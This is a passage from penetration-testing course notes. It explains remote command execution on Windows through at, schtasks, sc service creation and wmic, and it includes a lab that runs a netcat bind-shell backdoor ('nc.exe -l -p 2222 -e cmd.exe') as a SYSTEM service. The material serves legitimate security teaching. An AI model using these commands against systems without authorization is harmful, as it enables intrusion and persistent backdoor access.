
```
C:\> sc \\[targetIP] query schedule
```

Make sure the output of this command says that the STATE of the Schedule service is RUNNING. If it is not, you can start the service using:

```
C:\> sc \\[targetIP] start schedule
```

Next, you can check the current local time on the target machine by running:

```
C:\> net time \\[targetIP]
```



Thirdly, you actually have to schedule the command to run. With the `at` command, the syntax is:

```
C:\> at [\\targetIP] [HH:MM][A|P] [command]
```

Note that some Windows machines support 24-hour military time for the `at` command, whereas others do not. All versions of Windows support the time format of HH:MM followed by uppercase A for AM or capital P for PM.

The schtasks command syntax is a lot more complicated:

```
C:\> schtasks /create /tn [taskname] /s [targetIP] /u [user] /p
[password] /sc [frequency]  /st [starttime] /sd [startdate] /tr
[command]
```

The starttime must be in HH:MM:SS format or the command will fail. The frequency (specified with /sc) can be any one of numerous settings to make the job run repeatedly, including MINUTE, HOURLY, DAILY, and so on. To use schtasks to run a command as local SYSTEM instead of as an individual user, we use the /ru SYSTEM syntax in the invocation.


The three steps highlighted here are included in a Metasploit Meterpreter script called schtasksabuse. On a machine compromised using the Meterpreter payload, the attacker can invoke the script to cause other Windows targets to run commands using the current credentials of the Meterpreter, or, optionally, providing another user ID and password. The script attempts to cause the remote target machine to run the first listed command immediately, with a default 2-second delay between each command in a list.

After you schedule the job, you should verify that it is scheduled to run, again using either `at` or `schtasks` as follows:

```
C:\> at \\[targetIP]

C:\> schtasks /query /s [targetIP]
```

The `at \\[targetIP]` task checking command shows only tasks scheduled via the `at` command. The `schtasks /query` command shows all items scheduled through the scheduler service, whether scheduled via the `at` or `schtasks` commands.



A third option for running a command on a target Windows machine is to use the sc command to start up the command as a service. You can do this by first opening up an administrative SMB session with the target (a common starting point for your use of remote Windows administrative techniques … have you noticed?):

```
C:\> net use \\[targetIP] [password] /u:[admin_user]
```

Then create the service on the target machine, specifying a binpath (binary path), which is just the command you'd like to run:

```
C:\> sc \\[targetIP] create [svcname] binpath= [command]
```

Note that, as is often the case with the sc command, the syntax is picky. You have to specify binpath equals space command. The space must come between the equals and the command and nowhere else. The command can have a full set of command arguments as well, if you simply embed the command and arguments in double quotes, as in `binpath= "c:\tools\nc.exe -L -p 2222 -e cmd.exe"`, which would invoke a netcat listener on TCP port 2222 waiting for connections. By default, services are created as "demand" meaning that we have to start them manually. We could alternatively specify `"start= auto"`, which would make a service that automatically starts. As a penetration tester or ethical hacker, we usually want to have manually starting services, so we can have finer grained control over them.

After we create the service, we can then make it run as follows:

```
C:\> sc \\[targetIP] start [svcname]
```


The good news is that the service will run with local SYSTEM privileges. The bad news is that it will run only for 30 seconds. If Windows doesn't receive a call from a newly started service within 30 seconds saying that the service started successfully, it kills it.

3) Making an Executable More Suitable as a Service

- Two methods for dodging the 30-second dilemma:
  - **Option A:** Use sc to start a cmd.exe, which we then use to invoke another command
    - The cmd.exe lives for only 30 seconds, but the command it spawns will continue running:

```
C:\> sc \\[targetIP] create [svcname]
binpath= "cmd.exe /k [command]"
```

  - **Option B:** Use a program to wrap an executable so that it throws the API call indicating a successful service start
    - InGuardians' free ServifyThis tool does this... available at http://www.inguardians.com/tools



Network Pen Testing and Ethical Hacking 60

- options C :) user msfvenom and e generate exe services

To dodge the dilemma of the service dying after 30 seconds, you have two options.

In Option A, you could define your binpath to be not the individual command you want to run, but instead it could be a cmd.exe that invokes the command you want to run, using the /k option, which causes cmd.exe to run another command and remain running. Then, when the operating system kills the cmd.exe you started as a service, it kills the parent of the process you wanted to start (cmd.exe), and not the process itself in which your command is running. Sure, it's a kludge, but it works just fine.


For example, to use the sc command to run a netcat (nc.exe) backdoor persistent listener (-L) on local TCP port (-p) 2222 giving remote command shell access (-e cmd.exe), assuming nc.exe is located in c:\tools, you could use:

```
C:\> sc \\[targetIP] create netcat binpath= "cmd.exe /k
c:\tools\nc.exe -L -p 2222 -e cmd.exe"
```

Option B for dodging the 30-second dilemma involves taking the executable you want to run, such as netcat, and wrap it in code that makes the appropriate system calls to indicate that it has started successfully as a service. InGuardians has released a free tool that does this, called ServifyThis. With this tool, you can simply take netcat, wrap it in ServifyThis, and specify the binpath of an sc command as the executable outputted by ServifyThis. Other commercial and shareware tools do this as well, but the InGuardians' ServifyThis is free.

When you finish on the target machine, you can clean up our service by running:

```
C:\> sc \\[targetIP] delete [svcname]
```




A final method for making a command run remotely on a target machine is to use the wmic command. This command-line tool for controlling Windows machines via the Windows Management Instrumentation (WMI) framework offers a powerful set of features for fine-grained control of Windows machines. It is built in to Windows XP Pro (but not in XP Home) through Windows 10. The wmic command can be used to manage Windows 2000 and later systems, controlling many aspects of the system, including processes, services, startup Registry keys and folders, and numerous other items. By default, wmic takes action against the local system. Although, by invoking it with the options "`/node:[targetIP] /user:[admin_user] /password:[password]`", it can take effect on a remote system. If you provide a /node:[targetIP] and leave off the /user and /password fields. WMIC will pass through the existing user's credentials for authenticating to the target. That property makes it an excellent candidate to use in a pass-the-hash attack.

Although you can use WMIC for a variety of system administration and investigation tasks, one of the most useful capabilities of the tool for penetration testers is to run a command remotely on a Windows machine immediately, using the following syntax:

```
C:\> wmic /node:[targetIP] /user:[admin_user] /password:[password] process call
create [command]
```

Note that the syntax "/node:@[filename]" can be used to run the command on multiple target machines, which are listed one per line (by machine name or IP address) in the file.

The command runs with the privileges of the admin user specified in the wmic invocation. The command runs until it completes or until it is killed. The output of the wmic command shows the ProcessID number of the command you just invoked on the target machine.



In addition to creating processes on a target Windows machine, the wmic command can also list and kill processes. To list all processes on the target machine, you could run:


```
C:\> wmic /node:[targetIP] /user:[admin_user] /password:[password] process list brief
```

To kill a process on a target machine based on its ProcessID (PID) number, you could run:

```
C:\> wmic /node:[targetIP] /user:[admin_user] /password:[password] process where processid="[PID]" delete
```

Alternatively, to kill a process based on its name (typically the name of its executable, including the .exe suffix on the end), you could run:


```
C:\> wmic /node:[targetIP] /user:[admin_user] /password:[password] process where name="[name]" delete
```



Now that we've discussed four techniques for making a target Windows machine run a command, let's experiment with some of them hands-on. In particular, we'll focus on the techniques that rely on the sc and wmic commands (# 3 and # 4 from our list). These two methods are helpful for professional penetration testers and ethical hackers who have SMB access and an admin user ID and password for a target machine.

Lab: Making Commands Run on Windows

- We are going to practice techniques for making commands run on Windows with local SYSTEM privileges
  - The command you'll run: `nc.exe -l -p 2222 -e cmd.exe`
  - A netcat backdoor, giving remote command shell access on TCP port 2222
- You'll run all this on a local Windows machine for practice
  - But each technique could be used remotely
- To start, become familiar with the netcat command you want to run




Network Pen Testing and Ethical Hacking 64

Let's do a lab with some of the methods we've covered for making a command run on a target Windows machine. In particular, we'll use the sc and wmic techniques (items 3 and 4 from our earlier list of methods for running commands remotely). For this lab, we are going to make Windows run a command that invokes a netcat listener, giving remote, interactive backdoor command shell access with the victim machine. The command that we'll make our own Windows machines run with local SYSTEM privileges is:

```
nc.exe -l -p 2222 -e cmd.exe
```

This command tells netcat (nc.exe) to run as a listener (-l) on local port (-p) 2222, and when someone connects, it executes (-e) a cmd.exe shell. The attacker then can connect to the machine on TCP port 2222 and get remote interactive command shell access. For this lab, we'll use these techniques locally for practice. But, keep in mind that each technique could be used remotely.

Let's step back and consider what we are trying to learn here. The idea is that, if testers have an admin user ID and password, as well as SMB network access to a target, they can use sc or wmic on the attacker's machine to make the target machine run any command of the attacker's choosing. We are going to use sc and wmic to make the target execute a command shell that we can then access across the network to run various individual commands directly and interactively.



For this lab, start by making sure that you've unzipped the netcat tool from the netcat.zip file on the course USB. Unzip the nc.exe program into the c:\tools directory on your hard drive. You likely already did this for labs earlier in the class. If you don't have a c:\tools directory, make one using this command:

```
C:\> mkdir c:\tools
```

After you check that you have netcat (nc.exe) unzipped onto your hard drive, run a batch file from the course USB also in the Windows directory, called ncexer.bat.

RUN THE ncexer.bat FILE WITH ADMIN PRIVILEGES. On Windows 8, Windows 7, or Windows Vista, you can do this by right-clicking it and selecting Run as administrator.

This file brings up three cmd.exe windows with different colors and titles. The red screen will be our Attacker. The green screen will be our Victim. Close the blue screen because we won't use it in this lab.

Now, practice invoking a netcat backdoor listening on TCP port 2222 and giving command shell access. In our Victim (green) screen, run:


Victim (green): `C:\> c:\tools\nc.exe -l -p 2222 -e cmd.exe`

Now, in the Attacker (red) window, use a netcat client to connect to that backdoor:

Attacker (red): `C:\> c:\tools\nc.exe 127.0.0.1 2222`

You should get command-shell access. (You may need to drop your personal firewall to make this connection.) Type in some commands, such as `hostname` and `dir`.

To finish with this slide, ***drop both sides of the connection by pressing CTRL-C in either the red or green screen.***



After we've stopped our netcat listener on TCP port 2222, let's use the sc command to make netcat into a service. In your attacker window, determine your machine's hostname, by running:

Attacker (red): `C:\> hostname`

Now, use the `sc` command to create a netcat service, which we'll name ncservice:

Attacker (red): `C:\> sc \\[YourHostname] create ncservice binpath= "c:\tools\nc.exe -l -p 2222 -e cmd.exe"`

NOTE THAT THERE MUST BE A SPACE BETWEEN THE EQUALS AND THE QUOTATION MARK. ALSO, THERE SHOULD BE NO SPACE BETWEEN THE BINPATH AND THE EQUALS. Furthermore, don't use an IP address here in place of [YourHostname], because some Windows machines have problems with localhost, 127.0.0.1, or local IP addresses as names for this command. Instead, just use your host's name. Remotely, this command works well just with the IP address of the victim machine. If the service were created successfully, your machine should state Create Service SUCCESS.


If your hostname is too onerous to type, you could alternatively use the variable name %COMPUTERNAME% in place of your hostname, which your machine will automatically understand as your local host's name.

You can then query the service state using this command:

Attacker (red): `C:\> sc \\[YourHostname] query ncservice`

You should see that the service STATE is STOPPED.

Next, we'll start it, and try to connect to it.



Now that we've created our ncservice, let's set up a little monitor for the service in our Victim window. You can do this by monitoring for TCP port 2222 to start listening. Run the netstat command as follows:

Victim (green): `C:\> netstat -nao 1 | find ":2222"`

This command tells netstat to list, in numerical form (-n), all the TCP and UDP ports (-a) in use and the process ID number using each port (-o), running every 1 second (1… and there must be a space between the –nao and the 1). We then scrape the output of netstat to look for the string 2222, which would indicate that the port is in use. The port should not be in use when we run netstat now because we killed our experimental netcat listener from earlier. If the port is in use right now, kill the associated process with Task Manager or the taskkill command as follows:


`C:\> taskkill /PID [process_ID]`

Now that our monitor is set up in the Victim screen, let's use our attacker screen to start up our service:

Attacker (red): `C:\> sc \\[YourHostname] start ncservice`

The service should start, even though the `sc` command doesn't return immediately. In your Victim (green) window, your netstat command should begin displaying output, indicating that TCP port 2222 is LISTENING. Unfortunately, after approximately 30 seconds, the sc command finishes, displaying an error message saying that, "The service did not respond to the start or control request in a timely fashion." But, we did have a listener for 30 seconds.

You may see that it appears that your port is still open and listening even after Windows kills the service. That's a phantom port listener. The Process ID indicated by netstat's output is likely no longer running on Windows, so no one can connect to that port, even though netstat's output still shows LISTENING. After a few seconds, Windows realizes this and frees up the port.



Stop your netstat command by pressing CTRL-C in the Victim (green) window, illustrated as Step 1 on this slide.

In Step 2, delete the original ncservice so that we can replace it with one that is more persistent, listening beyond the 30 second time-out:

Attacker (red): `C:\> sc \\[YourHostname] delete ncservice`

For Step 3, restart your netstat command in the Victim window to monitor for our listener:

Victim (green): `C:\> netstat -nao 1 | find ":2222"`

